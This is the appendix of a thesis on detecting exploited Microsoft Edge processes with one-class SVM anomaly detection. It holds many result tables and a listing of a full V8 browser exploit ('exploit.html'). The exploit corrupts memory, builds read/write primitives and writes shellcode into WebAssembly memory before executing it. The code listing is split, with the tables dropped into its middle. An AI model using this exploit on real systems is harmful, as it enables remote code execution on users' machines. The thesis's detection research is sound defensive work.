[28] Joseph Schneible and Alex Lu. Anomaly detection on the edge. In *MILCOM 2017 - 2017 IEEE Military Communications Conference (MILCOM)*, pages 678–682, 2017.

[29] Drew Wilimitis. One class support vector machine. `https://towardsdatascience.com/the-kernel-trick-c98cdbcaeb3f`. [access date: 2021-08-08].

Appendices

Technical documentation

List of abbreviations and symbols

IT	information technology
WPA	Windows Performance Analyzer
ETW	Event Trace for Windows
ROC	Receiver Operating Characteristic
SVM	Support Vector Machine
ETL	Event Trace Log
DLL	Dynamic link library
RSVM	Robust Support Vector Machines
P	Positive
N	Negative
FP	False Positive
FN	False Negative

Listings

Example of a "`exploit.html`" file:

```
<script>
/*
BSD 2-Clause License
Copyright (c) 2021, rajvardhan agarwal
All rights reserved.
Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions
are met:
1. Redistributions of source code must retain the above copyright
   notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright
   notice, this list of conditions and the following disclaimer
   in the documentation and/or other materials provided with the
   distribution.
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
"AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT
LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS
FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE
COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT,
INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING,
BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
```

Table 1: Anomaly detection on raw DLL data

	nu	Positive	Negative	False positive	False negative
0	0.025	212	3	7	9
1	0.050	210	3	7	11
2	0.075	205	4	6	16
3	0.100	197	4	6	24
4	0.125	197	6	4	24
5	0.150	190	8	2	31
6	0.175	186	8	2	35
7	0.200	182	9	1	39
8	0.225	177	10	0	44
9	0.250	170	10	0	51
10	0.275	124	10	0	97
11	0.300	20	10	0	201
12	0.325	60	10	0	161
13	0.350	19	10	0	202
14	0.375	35	10	0	186
15	0.400	63	10	0	158
16	0.425	135	10	0	86
17	0.450	164	10	0	57
18	0.475	157	10	0	64
19	0.500	147	10	0	74
20	0.525	145	10	0	76
21	0.550	145	10	0	76
22	0.575	145	10	0	76
23	0.600	145	10	0	76
24	0.625	145	10	0	76
25	0.650	145	10	0	76
26	0.675	145	10	0	76
27	0.700	145	10	0	76
28	0.725	145	10	0	76
29	0.750	145	10	0	76
30	0.775	145	10	0	76
31	0.800	145	10	0	76
32	0.825	145	10	0	76
33	0.850	145	10	0	76
34	0.875	145	10	0	76
35	0.900	145	10	0	76
36	0.925	145	10	0	76
37	0.950	145	10	0	76
38	0.975	145	10	0	76
39	1.000	0	10	0	221

Table 2: Anomaly detection on normalised DLL counts

	nu	Positive	Negative	False positive	False negative
0	0.025	216	1	9	5
1	0.050	214	3	7	7
2	0.075	204	4	6	17
3	0.100	202	6	4	19
4	0.125	189	8	2	32
5	0.150	184	10	0	37
6	0.175	171	10	0	50
7	0.200	167	10	0	54
8	0.225	176	10	0	45
9	0.250	174	10	0	47
10	0.275	173	10	0	48
11	0.300	162	10	0	59
12	0.325	162	10	0	59
13	0.350	173	10	0	48
14	0.375	172	10	0	49
15	0.400	171	10	0	50
16	0.425	170	10	0	51
17	0.450	170	10	0	51
18	0.475	180	10	0	41
19	0.500	180	10	0	41
20	0.525	180	10	0	41
21	0.550	167	10	0	54
22	0.575	167	10	0	54
23	0.600	166	10	0	55
24	0.625	166	10	0	55
25	0.650	166	10	0	55
26	0.675	166	10	0	55
27	0.700	166	10	0	55
28	0.725	178	10	0	43
29	0.750	177	10	0	44
30	0.775	167	10	0	54
31	0.800	165	10	0	56
32	0.825	165	10	0	56
33	0.850	165	10	0	56
34	0.875	73	10	0	148
35	0.900	52	10	0	169
36	0.925	28	10	0	193
37	0.950	28	10	0	193
38	0.975	10	10	0	211
39	1.000	0	10	0	221

Table 3: Eigenvalues of the multiple correspondance analysis.

Dimentions	Eigenvalues
0	0.278652
1	0.126788
2	0.108930
3	0.067005
4	0.058106
5	0.046981
6	0.022424
7	0.014908
8	0.011448
9	0.008646
10	0.007569
11	0.004358
12	0.003819
13	0.003075
14	0.002759
15	0.001986
16	0.001220
17	0.000840
18	0.000622
19	0.000473
20	0.000428
21	0.000297
22	0.000208

Table 4: Values of the multiple correspondance analysis.

Dim 0	Dim 1	Dim 2
-0.000786	0.094955	-0.170278
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
-1.295154	0.533901	-0.690322
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
-0.084455	0.143001	-0.235539
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.287204	-0.019984	0.007545
-0.258942	0.178374	-0.073033
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.287204	-0.019984	0.007545
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-1.097736	0.132434	1.278262
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.721461	0.353485	-0.367996
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
-0.037923	0.108548	-0.156661
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682
0.303286	-0.019973	0.006682

Table 5: OCSVM classification on MCA data

	nu	Positive	Negative	False positive	False negative	K-fold
0	0.025	205	2	8	16	Yes
1	0.050	217	3	7	4	Yes
2	0.075	201	3	7	20	Yes
3	0.100	212	3	7	9	Yes
4	0.125	209	3	7	12	Yes
5	0.150	208	3	7	13	Yes
6	0.175	208	3	7	13	Yes
7	0.200	204	4	6	17	Yes
8	0.225	204	4	6	17	Yes
9	0.250	204	5	5	17	Yes
10	0.275	202	5	5	19	Yes
11	0.300	200	5	5	21	Yes
12	0.325	198	5	5	23	Yes
13	0.350	186	6	4	35	Yes
14	0.375	146	6	4	75	Yes
15	0.400	176	6	4	45	Yes
16	0.425	196	6	4	25	Yes
17	0.450	194	7	3	27	Yes
18	0.475	192	7	3	29	Yes
19	0.500	192	7	3	29	Yes
20	0.525	179	8	2	42	Yes
21	0.550	159	10	0	62	Yes
22	0.575	114	10	0	107	Yes
23	0.600	114	10	0	107	Yes
24	0.625	153	10	0	68	Yes
25	0.650	164	10	0	57	Yes
26	0.675	164	10	0	57	Yes
27	0.700	175	10	0	46	Yes
28	0.725	183	10	0	38	Yes
29	0.750	180	10	0	41	Yes
30	0.775	180	10	0	41	Yes
31	0.800	180	10	0	41	Yes
32	0.825	180	10	0	41	Yes
33	0.850	77	10	0	144	Yes
34	0.875	29	10	0	192	Yes
35	0.900	10	10	0	211	Yes
36	0.925	10	10	0	211	Yes
37	0.950	10	10	0	211	Yes
38	0.975	7	10	0	214	Yes
39	1.000	0	10	0	221	Yes
0	0.025	218	2	8	3	No
1	0.050	217	2	8	4	No
2	0.075	213	3	7	8	No
3	0.100	211	3	7	10	No
4	0.125	209	3	7	12	No
5	0.150	208	3	7	13	No
6	0.175	204	3	7	17	No
7	0.200	204	3	7	17	No

Table 6: Classification with new encoder trained on inlier data.

	index	Positive	Negative	False positive	False negative	clusters
0	40	217	3	7	4	1
1	41	215	7	3	6	1
2	42	206	7	3	15	1
3	43	203	8	2	18	1
4	44	200	8	2	21	1
5	45	194	10	0	27	1
6	46	174	10	0	47	1
7	47	76	10	0	145	1
8	48	67	10	0	154	1
9	49	52	10	0	169	1
10	50	50	10	0	171	1
11	51	50	10	0	171	1
12	52	39	10	0	182	1
13	53	51	10	0	170	1
14	54	46	10	0	175	1
15	55	36	10	0	185	1
16	56	36	10	0	185	1
17	57	35	10	0	186	1
18	58	35	10	0	186	1
19	59	35	10	0	186	1
20	60	35	10	0	186	1
21	61	35	10	0	186	1
22	62	35	10	0	186	1
23	63	34	10	0	187	1
24	64	33	10	0	188	1
25	65	33	10	0	188	1
26	66	33	10	0	188	1
27	67	33	10	0	188	1
28	68	33	10	0	188	1
29	69	58	10	0	163	1
30	70	43	10	0	178	1
31	71	65	10	0	156	1
32	72	65	10	0	156	1
33	73	64	10	0	157	1
34	74	64	10	0	157	1
35	75	42	10	0	179	1
36	76	29	10	0	192	1
37	77	28	10	0	193	1
38	78	9	10	0	212	1
39	79	0	10	0	221	1
40	120	217	3	7	4	2
41	121	212	4	6	9	2
42	122	209	7	3	12	2
43	123	202	8	2	19	2
44	124	198	8	2	23	2
45	125	193	9	1	28	2
46	126	187	10	0	34	2
47	127	170	10	0	51	2

Table 7: Classification with new encoder trained on all data.

	index	Positive	Negative	False positive	False negative	clusters
0	40	216	1	9	5	1
1	41	212	3	7	9	1
2	42	203	3	7	18	1
3	43	200	4	6	21	1
4	44	188	8	2	33	1
5	45	151	10	0	70	1
6	46	49	10	0	172	1
7	47	47	10	0	174	1
8	48	52	10	0	169	1
9	49	55	10	0	166	1
10	50	42	10	0	179	1
11	51	50	10	0	171	1
12	52	52	10	0	169	1
13	53	39	10	0	182	1
14	54	39	10	0	182	1
15	55	46	10	0	175	1
16	56	37	10	0	184	1
17	57	36	10	0	185	1
18	58	36	10	0	185	1
19	59	35	10	0	186	1
20	60	35	10	0	186	1
21	61	35	10	0	186	1
22	62	35	10	0	186	1
23	63	35	10	0	186	1
24	64	35	10	0	186	1
25	65	35	10	0	186	1
26	66	34	10	0	187	1
27	67	33	10	0	188	1
28	68	33	10	0	188	1
29	69	33	10	0	188	1
30	70	33	10	0	188	1
31	71	33	10	0	188	1
32	72	33	10	0	188	1
33	73	33	10	0	188	1
34	74	32	10	0	189	1
35	75	11	10	0	210	1
36	76	11	10	0	210	1
37	77	9	10	0	212	1
38	78	8	10	0	213	1
39	79	0	10	0	221	1
40	120	217	2	8	4	2
41	121	213	5	5	8	2
42	122	203	5	5	18	2
43	123	203	6	4	18	2
44	124	200	8	2	21	2
45	125	194	10	0	27	2
46	126	192	10	0	29	2
47	127	168	10	0	53	2

Table 8: Normalised process paths.

	0
0	/msedge/msedge
1	/msedge/msedge
2	/msedge/msedge
3	/msedge/msedge
4	/msedge
5	/msedge/msedge
6	/msedge/msedge
7	/msedge/msedge
8	/msedge/msedge
9	/msedge/msedge
10	/msedge/msedge
11	/msedge/msedge
12	/msedge/msedge
13	/msedge/msedge
14	/msedge/msedge
15	/msedge/msedge
16	/msedge/msedge
17	/msedge/msedge
18	/msedge/msedge
19	/msedge/msedge
20	/msedge/msedge
21	/msedge/msedge
22	/msedge/msedge
23	/msedge/msedge
24	/msedge/msedge
25	/msedge/msedge
26	/msedge/msedge
27	/msedge/msedge
28	/msedge/msedge
29	/msedge/msedge
30	/msedge/msedge
31	/msedge/msedge
32	/msedge/msedge
33	/msedge/msedge
34	/msedge
35	/msedge/msedge
36	/msedge/msedge
37	/msedge/msedge
38	/msedge/msedge
39	/msedge/msedge
40	/msedge/msedge
41	/msedge/msedge
42	/msedge/msedge
43	/msedge/msedge
44	/msedge/msedge
45	/msedge/msedge
46	/msedge/msedge
47	/msedge/msedge

Table 9: Performance of anomaly detection on path lengths.

	nu	Positive	Negative	False positive	False negative
0	0.025	210	5	5	11
1	0.050	210	5	5	11
2	0.075	210	5	5	11
3	0.100	206	10	0	15
4	0.125	206	9	1	15
5	0.150	206	10	0	15
6	0.175	206	10	0	15
7	0.200	206	10	0	15
8	0.225	206	10	0	15
9	0.250	206	10	0	15
10	0.275	206	10	0	15
11	0.300	206	10	0	15
12	0.325	206	10	0	15
13	0.350	206	10	0	15
14	0.375	206	10	0	15
15	0.400	206	10	0	15
16	0.425	206	10	0	15
17	0.450	206	10	0	15
18	0.475	206	10	0	15
19	0.500	206	10	0	15
20	0.525	206	10	0	15
21	0.550	206	10	0	15
22	0.575	206	10	0	15
23	0.600	206	10	0	15
24	0.625	206	10	0	15
25	0.650	206	10	0	15
26	0.675	206	10	0	15
27	0.700	206	10	0	15
28	0.725	206	10	0	15
29	0.750	206	10	0	15
30	0.775	206	10	0	15
31	0.800	206	10	0	15
32	0.825	206	10	0	15
33	0.850	206	10	0	15
34	0.875	206	10	0	15
35	0.900	206	10	0	15
36	0.925	206	10	0	15
37	0.950	206	10	0	15
38	0.975	206	10	0	15
39	1.000	0	10	0	221

Table 10: Split and processed paths.

	0	1	2	3
0	msedge			
1	msedge			
2	msedge			
3	msedge			
4				
5	msedge			
6	msedge			
7	msedge			
8	msedge			
9	msedge			
10	msedge			
11	msedge			
12	msedge			
13	msedge			
14	msedge			
15	msedge			
16	msedge			
17	msedge			
18	msedge			
19	msedge			
20	msedge			
21	msedge			
22	msedge			
23	msedge			
24	msedge			
25	msedge			
26	msedge			
27	msedge			
28	msedge			
29	msedge			
30	msedge			
31	msedge			
32	msedge			
33	msedge			
34				
35	msedge			
36	msedge			
37	msedge			
38	msedge			
39	msedge			
40	msedge			
41	msedge			
42	msedge			
43	msedge			
44	msedge			
45	msedge			
46	msedge			
47	msedge			

Table 11: Results of anomaly detection on DirtyCat encoded paths.

	nu	Positive	Negative	False positive	False negative
0	0.025	210	0	10	11
1	0.050	49	7	3	172
2	0.075	8	8	2	213
3	0.100	0	8	2	221
4	0.125	0	8	2	221
5	0.150	0	8	2	221
6	0.175	0	8	2	221
7	0.200	0	8	2	221
8	0.225	0	8	2	221
9	0.250	0	8	2	221
10	0.275	0	8	2	221
11	0.300	0	8	2	221
12	0.325	0	8	2	221
13	0.350	0	8	2	221
14	0.375	15	7	3	206
15	0.400	0	8	2	221
16	0.425	0	8	2	221
17	0.450	0	8	2	221
18	0.475	0	8	2	221
19	0.500	21	7	3	200
20	0.525	0	8	2	221
21	0.550	0	8	2	221
22	0.575	0	8	2	221
23	0.600	0	8	2	221
24	0.625	0	8	2	221
25	0.650	0	8	2	221
26	0.675	0	8	2	221
27	0.700	0	8	2	221
28	0.725	0	10	0	221
29	0.750	142	4	6	79
30	0.775	0	10	0	221
31	0.800	0	10	0	221
32	0.825	0	10	0	221
33	0.850	0	10	0	221
34	0.875	0	10	0	221
35	0.900	0	10	0	221
36	0.925	0	10	0	221
37	0.950	0	10	0	221
38	0.975	0	10	0	221
39	1.000	0	10	0	221

Table 12: Results of improved anomaly detection on DirtyCat encoded paths.

	nu	Positive	Negative	False positive	False negative
0	0.025	206	1	9	15
1	0.050	201	3	7	20
2	0.075	191	3	7	30
3	0.100	168	5	5	53
4	0.125	21	7	3	200
5	0.150	0	10	0	221
6	0.175	0	10	0	221
7	0.200	0	10	0	221
8	0.225	0	10	0	221
9	0.250	0	10	0	221
10	0.275	0	10	0	221
11	0.300	0	10	0	221
12	0.325	0	10	0	221
13	0.350	0	10	0	221
14	0.375	0	10	0	221
15	0.400	0	10	0	221
16	0.425	0	10	0	221
17	0.450	0	10	0	221
18	0.475	0	10	0	221
19	0.500	0	10	0	221
20	0.525	0	10	0	221
21	0.550	0	10	0	221
22	0.575	0	10	0	221
23	0.600	0	10	0	221
24	0.625	0	10	0	221
25	0.650	0	10	0	221
26	0.675	0	10	0	221
27	0.700	0	10	0	221
28	0.725	0	10	0	221
29	0.750	0	10	0	221
30	0.775	0	10	0	221
31	0.800	0	10	0	221
32	0.825	0	10	0	221
33	0.850	0	10	0	221
34	0.875	0	10	0	221
35	0.900	0	10	0	221
36	0.925	0	10	0	221
37	0.950	0	10	0	221
38	0.975	0	10	0	221
39	1.000	0	10	0	221

Table 13: Results of anomaly detection on DirtyCat encoded paths without splitting.

	nu	Positive	Negative	False positive	False negative
0	0.025	147	0	10	74
1	0.050	148	0	10	73
2	0.075	194	0	10	27
3	0.100	194	0	10	27
4	0.125	194	0	10	27
5	0.150	189	0	10	32
6	0.175	186	0	10	35
7	0.200	186	1	9	35
8	0.225	186	4	6	35
9	0.250	186	5	5	35
10	0.275	201	5	5	20
11	0.300	201	8	2	20
12	0.325	201	10	0	20
13	0.350	201	10	0	20
14	0.375	201	10	0	20
15	0.400	201	10	0	20
16	0.425	201	10	0	20
17	0.450	201	10	0	20
18	0.475	201	10	0	20
19	0.500	201	10	0	20
20	0.525	201	10	0	20
21	0.550	201	10	0	20
22	0.575	201	10	0	20
23	0.600	201	10	0	20
24	0.625	201	10	0	20
25	0.650	201	10	0	20
26	0.675	201	10	0	20
27	0.700	201	10	0	20
28	0.725	201	10	0	20
29	0.750	201	10	0	20
30	0.775	201	10	0	20
31	0.800	201	10	0	20
32	0.825	201	10	0	20
33	0.850	201	10	0	20
34	0.875	201	10	0	20
35	0.900	201	10	0	20
36	0.925	201	10	0	20
37	0.950	201	10	0	20
38	0.975	201	10	0	20
39	1.000	0	10	0	221

Table 14: Results of anomaly detection on paths encoded by DirtyCat trained only on '/msedge'.

	nu	Positive	Negative	False positive	False negative
0	0.025	217	0	10	4
1	0.050	187	0	10	34
2	0.075	210	0	10	11
3	0.100	208	0	10	13
4	0.125	205	0	10	16
5	0.150	203	0	10	18
6	0.175	201	0	10	20
7	0.200	201	1	9	20
8	0.225	201	4	6	20
9	0.250	201	5	5	20
10	0.275	201	6	4	20
11	0.300	201	10	0	20
12	0.325	201	10	0	20
13	0.350	201	10	0	20
14	0.375	201	10	0	20
15	0.400	201	10	0	20
16	0.425	201	10	0	20
17	0.450	201	10	0	20
18	0.475	201	10	0	20
19	0.500	201	10	0	20
20	0.525	201	10	0	20
21	0.550	201	10	0	20
22	0.575	201	10	0	20
23	0.600	201	10	0	20
24	0.625	201	10	0	20
25	0.650	201	10	0	20
26	0.675	201	10	0	20
27	0.700	201	10	0	20
28	0.725	201	10	0	20
29	0.750	201	10	0	20
30	0.775	201	10	0	20
31	0.800	201	10	0	20
32	0.825	201	10	0	20
33	0.850	201	10	0	20
34	0.875	201	10	0	20
35	0.900	201	10	0	20
36	0.925	201	10	0	20
37	0.950	201	10	0	20
38	0.975	201	10	0	20
39	1.000	0	10	0	221

Table 15: OCSVM classification on choosen features combined.

	nu	Positive	Negative	False positive	False negative
0	0.025	190	0	10	31
1	0.050	188	1	9	33
2	0.075	190	1	9	31
3	0.100	194	1	9	27
4	0.125	194	2	8	27
5	0.150	192	3	7	29
6	0.175	184	3	7	37
7	0.200	181	4	6	40
8	0.225	181	4	6	40
9	0.250	179	5	5	42
10	0.275	169	5	5	52
11	0.300	160	5	5	61
12	0.325	157	5	5	64
13	0.350	147	5	5	74
14	0.375	138	6	4	83
15	0.400	125	6	4	96
16	0.425	125	6	4	96
17	0.450	118	6	4	103
18	0.475	114	7	3	107
19	0.500	108	7	3	113
20	0.525	105	7	3	116
21	0.550	99	7	3	122
22	0.575	93	7	3	128
23	0.600	89	7	3	132
24	0.625	88	7	3	133
25	0.650	82	8	2	139
26	0.675	72	8	2	149
27	0.700	69	8	2	152
28	0.725	63	8	2	158
29	0.750	56	9	1	165
30	0.775	47	10	0	174
31	0.800	41	10	0	180
32	0.825	40	10	0	181
33	0.850	37	10	0	184
34	0.875	30	10	0	191
35	0.900	22	10	0	199
36	0.925	18	10	0	203
37	0.950	14	10	0	207
38	0.975	8	10	0	213
39	1.000	0	10	0	221

Table 16: Results of One Class SVN on the process lifespans

	nu	Positive	Negative	False positive	False negative
0	0.025	213	1	9	8
1	0.050	212	4	6	9
2	0.075	203	6	4	18
3	0.100	200	6	4	21
4	0.125	194	6	4	27
5	0.150	189	6	4	32
6	0.175	183	6	4	38
7	0.200	175	6	4	46
8	0.225	172	6	4	49
9	0.250	170	6	4	51
10	0.275	158	6	4	63
11	0.300	151	6	4	70
12	0.325	145	6	4	76
13	0.350	143	6	4	78
14	0.375	140	6	4	81
15	0.400	131	6	4	90
16	0.425	125	6	4	96
17	0.450	123	6	4	98
18	0.475	119	6	4	102
19	0.500	112	6	4	109
20	0.525	105	6	4	116
21	0.550	100	6	4	121
22	0.575	94	6	4	127
23	0.600	90	8	2	131
24	0.625	87	8	2	134
25	0.650	73	8	2	148
26	0.675	71	8	2	150
27	0.700	67	10	0	154
28	0.725	62	10	0	159
29	0.750	57	10	0	164
30	0.775	50	10	0	171
31	0.800	42	10	0	179
32	0.825	40	10	0	181
33	0.850	36	10	0	185
34	0.875	33	10	0	188
35	0.900	22	10	0	199
36	0.925	17	10	0	204
37	0.950	10	10	0	211
38	0.975	8	10	0	213
39	1.000	0	10	0	221

Table 17: OCSVM classification on Average Process Utilistaion

	nu	Positive	Negative	False positive	False negative
0	0.025	216	3	7	5
1	0.050	211	3	7	10
2	0.075	205	4	6	16
3	0.100	199	5	5	22
4	0.125	196	5	5	25
5	0.150	192	8	2	29
6	0.175	181	9	1	40
7	0.200	166	10	0	55
8	0.225	170	10	0	51
9	0.250	162	10	0	59
10	0.275	164	10	0	57
11	0.300	160	10	0	61
12	0.325	145	10	0	76
13	0.350	140	10	0	81
14	0.375	137	10	0	84
15	0.400	136	10	0	85
16	0.425	131	10	0	90
17	0.450	125	10	0	96
18	0.475	120	10	0	101
19	0.500	109	10	0	112
20	0.525	109	10	0	112
21	0.550	104	10	0	117
22	0.575	99	10	0	122
23	0.600	93	10	0	128
24	0.625	86	10	0	135
25	0.650	79	10	0	142
26	0.675	78	10	0	143
27	0.700	67	10	0	154
28	0.725	62	10	0	159
29	0.750	59	10	0	162
30	0.775	53	10	0	168
31	0.800	47	10	0	174
32	0.825	40	10	0	181
33	0.850	35	10	0	186
34	0.875	27	10	0	194
35	0.900	24	10	0	197
36	0.925	18	10	0	203
37	0.950	16	10	0	205
38	0.975	8	10	0	213
39	1.000	0	10	0	221

```
CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN
ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
POSSIBILITY OF SUCH DAMAGE.
*/
    function gc() {
        for (var i = 0; i < 0x80000; ++i) {
            var a = new ArrayBuffer();
        }
    }
    let shellcode = [0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0,
        0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
        0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60,
        0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48,
        0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D,
        0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C,
        0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01,
        0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52,
        0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80,
        0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67,
        0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44, 0x8B,
        0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF,
        0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D,
        0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9,
        0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1, 0x4C,
        0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8,
        0x58, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66,
        0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
    0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0,
        0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58,
        0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41,
        0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x48, 0x8B,
        0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA,
        0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48,
        0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31,
        0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xF0, 0xB5, 0xA2,
        0x56, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5,
        0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80,
        0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F,
        0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x6E,
        0x6F, 0x74, 0x65, 0x70, 0x61, 0x64, 0x2E, 0x65, 0x78,
        0x65, 0x00];
    var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0,
        0, 0, 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127, 3,
        130, 128, 128, 128, 0, 1, 0, 4, 132, 128, 128, 128,
        0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1,
        6, 129, 128, 128, 128, 0, 0, 7, 145, 128, 128, 128,
        0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 109,
        97, 105, 110, 0, 0, 10, 138, 128, 128, 128, 0, 1,
        132, 128, 128, 128, 0, 0, 65, 42, 11]);
    var wasmModule = new WebAssembly.Module(wasmCode);
    var wasmInstance = new WebAssembly.Instance(wasmModule);
    var main = wasmInstance.exports.main;
    var bf = new ArrayBuffer(8);
    var bfView = new DataView(bf);
    function fLow(f) {
        bfView.setFloat64(0, f, true);
        return (bfView.getUint32(0, true));
    }
    function fHi(f) {
        bfView.setFloat64(0, f, true);
        return (bfView.getUint32(4, true))
    }
    function i2f(low, hi) {
        bfView.setUint32(0, low, true);
        bfView.setUint32(4, hi, true);
    return bfView.getFloat64(0, true);
}
function f2big(f) {
    bfView.setFloat64(0, f, true);
    return bfView.getBigUint64(0, true);
}
function big2f(b) {
    bfView.setBigUint64(0, b, true);
    return bfView.getFloat64(0, true);
}
class LeakArrayBuffer extends ArrayBuffer {
    constructor(size) {
        super(size);
        this.slot = 0xb33f;
    }
}
function foo(a) {
    let x = -1;
    if (a) x = 0xFFFFFFFF;
    var arr = new Array(Math.sign(0 - Math.max(0, x, -1)));
    arr.shift();
    let local_arr = Array(2);
    local_arr[0] = 5.1;//4014666666666666
    let buff = new LeakArrayBuffer(0x1000);//byteLength idx=8
    arr[0] = 0x1122;
    return [arr, local_arr, buff];
}
for (var i = 0; i < 0x10000; ++i)
    foo(false);
gc(); gc();
[corrput_arr, rwarr, corrupt_buff] = foo(true);
corrput_arr[12] = 0x22444;
delete corrput_arr;
```

```
    function setbackingStore(hi, low) {
        rwarr[4] = i2f(fLow(rwarr[4]), hi);
        rwarr[5] = i2f(low, fHi(rwarr[5]));
    }
    function leakObjLow(o) {
        corrupt_buff.slot = o;
        return (fLow(rwarr[9]) - 1);
    }
    let corrupt_view = new DataView(corrupt_buff);
    let corrupt_buffer_ptr_low = leakObjLow(corrupt_buff);
    let idx0Addr = corrupt_buffer_ptr_low - 0x10;
    let baseAddr = (corrupt_buffer_ptr_low & 0xffff0000)
                - ((corrupt_buffer_ptr_low & 0xffff0000) % 0x40000
                + 0x40000;
    let delta = baseAddr + 0x1c - idx0Addr;
    if ((delta % 8) == 0) {
        let baseIdx = delta / 8;
        this.base = fLow(rwarr[baseIdx]);
    } else {
        let baseIdx = ((delta - (delta % 8)) / 8);
        this.base = fHi(rwarr[baseIdx]);
    }
    let wasmInsAddr = leakObjLow(wasmInstance);
    setbackingStore(wasmInsAddr, this.base);
    let code_entry = corrupt_view.getFloat64(13 * 8, true);
    setbackingStore(fLow(code_entry), fHi(code_entry));
    for (let i = 0; i < shellcode.length; i++) {
        corrupt_view.setUint8(i, shellcode[i]);
    }
    main();
</script>
```

Contents of attached CD

The thesis is accompanied by a CD containing:

- thesis (`pdf` file),
- source code of applications,
- data sets used in experiments.

List of Figures

3.1 Example process tree of Microsoft Edge 11
3.2 Process tree of exploited Microsoft Edge 12

4.1 Example PerfView logging configuration 19
4.2 PerfView data export 20

5.1 The receiver operating characteristic of the baseline annomaly detection. 28
5.2 Histogram of the counts of DLL's loaded by processes. 29
5.3 The receiver operating characteristic anomaly detection performed on DLL counts. 29
5.4 Multiple correspondance analysis inertias. 31
5.5 Multiple correspondance analysis distribution in the first and second dimention. 32
5.6 Multiple correspondance analysis distribution in the second and third dimention. 33
5.7 ROC curve of OCSVM directly on MCA data with and without cross validation 35
5.8 ROC curve of OCSVM directly on MCA data with and without cross validation 36
5.9 Unsupervised classification of MCA results 37
5.10 Unsupervised classification of encoded inlier MCA results 37
5.11 Unsupervised classification of encoded all MCA results 38
5.12 Comparison of the anomaly detection results for all tested preprocessing approaches. 39

